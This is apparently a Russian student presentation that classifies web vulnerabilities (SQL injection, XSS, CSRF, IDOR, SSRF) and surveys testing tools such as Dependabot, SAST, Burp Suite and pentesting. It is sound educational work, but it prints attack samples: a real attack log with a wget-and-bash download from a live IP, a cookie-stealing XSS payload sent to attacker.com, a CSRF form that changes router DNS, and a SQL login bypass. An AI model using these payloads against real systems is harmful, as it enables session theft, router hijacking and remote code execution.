



Санкт-Петербургский Политехнический Университет
Институт компьютерных наук и кибербезопасности

Классификация уязвимостей в веб-приложениях. Тестирование веб-приложений на уязвимости

Тищенко Артём, гр. 5130201/20101

2026

Актуальность темы


- Для бизнеса веб-приложения это один из основных каналов взаимодействия с клиентами
- Веб-приложение может быть атаковано злоумышленником из любой точки мира
- Сложность веб-приложений растёт, а с ней увеличивается и поверхность для атаки

По данным VI.ZONE за 2025 год каждый месяц появляется в среднем 1,5 тысячи новых уязвимостей.

Актуальность темы: VK 2026

- Около 500 000 аккаунтов VK скомпрометировано
- Вредоносный распространялся через расширение VK Styles для браузера Google Chrome

Начало 2026 года



Актуальность темы: CVE-2025-55182

- React2Shell в Next.js
- Атака полностью автоматизирована

```
tmp          98% |*****| 5220k 0:00:02 ETA
tmp          98% |*****| 5242k 0:00:02 ETA
tmp          99% |*****| 5277k 0:00:01 ETA
tmp         100% |*****| 5308k 0:00:00 ETA
'tmp' saved
/bin/sh: curl: not found
chmod: /tmp/x86_64: No such file or directory
/bin/sh: /tmp/x86_64: not found
Connecting to 45.32.158.54 (45.32.158.54:80)
saving to '/tmp/x86_64'
x86_64      100% |*****| 337k 0:00:00 ETA
'/tmp/x86_64' saved
/tmp/s.sh: line 2: syntax error: unexpected newline
/tmp/s.sh: line 2: syntax error: unexpected newline
```

```
}
Connecting to 216.158.232.43:12000 (216.158.232.43:12000)
saving to 'sex.sh'
sex.sh      100% |*****| 1615 0:00:00 ETA
'sex.sh' saved
/bin/sh: bash: not found
x [Error: Command failed: wget http://216.158.232.43:12000/sex.sh && bash sex.sh
Connecting to 216.158.232.43:12000 (216.158.232.43:12000)
saving to 'sex.sh'
sex.sh      100% |*****| 1615 0:00:00 ETA
'sex.sh' saved
/bin/sh: bash: not found
] {
status: 127
```

Декабрь 2025 года

Цель и задачи доклада

Цель: Познакомиться с основными уязвимостями веб-приложений и методами их тестирования.

Задачи:

- Рассмотреть классификацию наиболее распространённых уязвимостей веб-приложений, таких как SQL-инъекции, XSS, CSRF и другие.
- Ознакомиться с основными методами и инструментами тестирования веб-приложений на уязвимости.
- Обозначить базовые меры по повышению уровня безопасности веб-приложений

Типы уязвимостей: SQL-инъекции

- Позволяет исполнять произвольные SQL запросы к базе данных
- Возникает из-за некорректной обработки пользовательского ввода
- Параметризованные запросы и ORM системы хорошо защищают от этой уязвимости

Типы уязвимостей: SQL-инъекции

Простой пример:

```
SELECT * FROM users WHERE username = 'логин' AND password = 'пароль';
```

Злоумышленник вводит логин **admin' --**

```
SELECT * FROM users WHERE username = 'admin' -- ' AND password = '';
```

Типы уязвимостей: XSS-атака

- XSS - Cross-Site Scripting
- Вредоносный JavaScript код внедряется в веб-страницу и выполняется в браузере
- Позволяет красть cookies и сессионные токены
- Возникает из-за некорректной обработки пользовательского ввода

Типы уязвимостей: XSS-атака

Простой пример с именем пользователя:

Андрей<script>document.location='<https://attacker.com/?
cookie='+encodeURIComponent(document.cookie)+'>'</script>

Если приложение сохраняет текст в базе данных в таком виде, а затем без обработки выводит его на странице, каждый, кто просмотрит профиль этого пользователя, отправит атакующему свои cookie.

Типы уязвимостей: XSS-атака

MySpace Samy worm (2005 год):

- JavaScript код в поле профиля «About me»
- Код автоматически добавлял Samy в друзья каждому, кто открывал заражённый профиль
- Параллельно скрипт копировал себя в профиль жертвы
- За ~20 часов заразил более 1 млн аккаунтов
- Samy Kamkar получил условный срок и запрет на использование компьютера на 3 года

Типы уязвимостей: CSRF-атака

- CSRF или XSRF (Cross-Site Request Forgery)
- Позволяет выполнять действия от лица авторизованного пользователя
- Защититься можно используя правильные настройки Cookie (SameSite) и CSRF-токены

Типы уязвимостей: CSRF-атака

1) Пользователь заходит, например, в банк.

```
bank.com
```

```
Cookie: session=abc123
```

2) Не выходя из него, заходит на сайт злоумышленника.

```
evil.com
```

3) На evil.com есть, например, такой HTML:

```

```

Типы уязвимостей: CSRF-атака

1) Пользователь залогинен в админке роутера.

http://192.168.0.1

2) На сайте злоумышленника код:

```
<form action="http://192.168.0.1/dns_change" method="POST">
  <input type="hidden" name="dns1" value="6.6.6.6">
  <input type="hidden" name="dns2" value="6.6.6.7">
</form>

<script>
  document.forms[0].submit();
</script>
```

Другие типы уязвимостей

- IDOR (Insecure Direct Object Reference)

`/api/orders/123` → `/api/orders/124`

- SSRF (Server-Side Request Forgery) – заставляет сервер слать запросы по желанию злоумышленника
- File Upload / Path Traversal – небезопасная работа с файлами, которые загружают пользователи
- RCE (Remote-Code Execution) – запуск произвольного кода на сервере

Тестирование веб-приложений на уязвимости: SCA

- SCA (Software Composition Analysis)
- GitHub Dependabot, OWASP Dependency-Check

Command Injection in lodash #3

 Open Opened last week on lodash (npm) · javascript/package-lock.json

 Bump lodash from 4.17.20 to 4.17.21 in /javascript

Merging this pull request would fix 2 Dependabot alerts on lodash in javascript/package-lock.json.

 Review security update

Package

 lodash (npm)

Affected versions

< 4.17.21

Patched version


4.17.21 

lodash versions prior to 4.17.21 are vulnerable to Command Injection via the template function.

  dependabot  bot opened this last week

Тестирование веб-приложений на уязвимости: SAST

- SAST (Static Application Security Testing)
- SonarQube, CodeQL, Semgrep и другие
- «Белый ящик»




The screenshot shows a GitLab merge request page for a project named 'Gitlab'. The title of the merge request is 'Add authentication option for app'. It was requested by Maria Garcia to merge the 'feature-branch-22134' into the 'master' branch, 2 hours ago. The page shows the 'Changes' tab with 1 change. The code being reviewed is in 'DatabaseUtilities.java'. A SAST finding is detected, labeled as 'Critical: Use of hard-coded password'. The finding points to line 114 of the code, which is a return statement for a database connection. The code snippet is as follows:

```
107 | 107 |      Class.forName(context.getDatabaseDriver());
    | 108 | +
    | 109 | +      if (context.getDatabaseConnectionString().contains("hsqldb")) return getHsq
    | 110 | +
    | 111 | +      String userPrefix = context.getDatabaseUser();
    | 112 | +      String password = context.getDatabasePassword();
    | 113 | +      String url = context.getDatabaseConnectionString();
    | 114 | +      return DriverManager.getConnection(url, userPrefix + "_" + user, password);
    | 115 |
    | 108 | 116 |
```

Тестирование веб-приложений на уязвимости: DAST

- DAST (Dynamic Application Security Testing)
- OWASP ZAP, Burp Suite, Netsparker
- «Чёрный ящик»



The screenshot displays the Burp Suite interface. The top menu includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. Below the menu, there are tabs for 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', and 'Organizer'. The 'Proxy' tab is active, showing 'Intercept on' (checked), 'Forward', and 'Drop' options. A table below shows a captured request:


Time	Type	Direction	Method	URL
05:11:39 22 Apr...	HTTP	→ Request	POST	http://127.0.0.1:8080/dvwa/vulnerabilities/exec/

Below the table, the 'Request' section is expanded, showing the raw request details:

```
1 POST /dvwa/vulnerabilities/exec/ HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 26
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1:8080
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
14 Sec-Fetch-Site: same-origin
```

Тестирование веб-приложений на уязвимости: Penetration testing

- Penetration Testing
- Проводится несколько раз в год или перед крупными релизами
- «Чёрный ящик», «Белый ящик», «Серый ящик»
- Цель не просто найти уязвимости, а скомпрометировать систему



The screenshot displays the Burp Suite interface, specifically the Intercept tab. The top menu includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. Below the menu, there are tabs for 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', and 'Organizer'. The 'Proxy' tab is active, showing 'Intercept on' (checked), 'Forward', and 'Drop' buttons. A table below shows a single intercepted request:

Time	Type	Direction	Method	URL
05:11:39 22 Apr...	HTTP	→ Request	POST	http://127.0.0.1:8080/dvwa/vulnerabilities/exec/

Below the table, the 'Request' section is expanded, showing the raw HTTP request details:

```
1 POST /dvwa/vulnerabilities/exec/ HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 26
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1:8080
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
14 Sec-Fetch-Site: same-origin
```

Заключение

- Веб-приложения это одно из самых уязвимых мест для атаки
- Всегда нужно тщательно валидировать пользовательский ввод
- Современные атаки часто автоматизированы
- Обеспечение безопасности веб-приложений — это не разовая задача, а непрерывный процесс

Спасибо за внимание!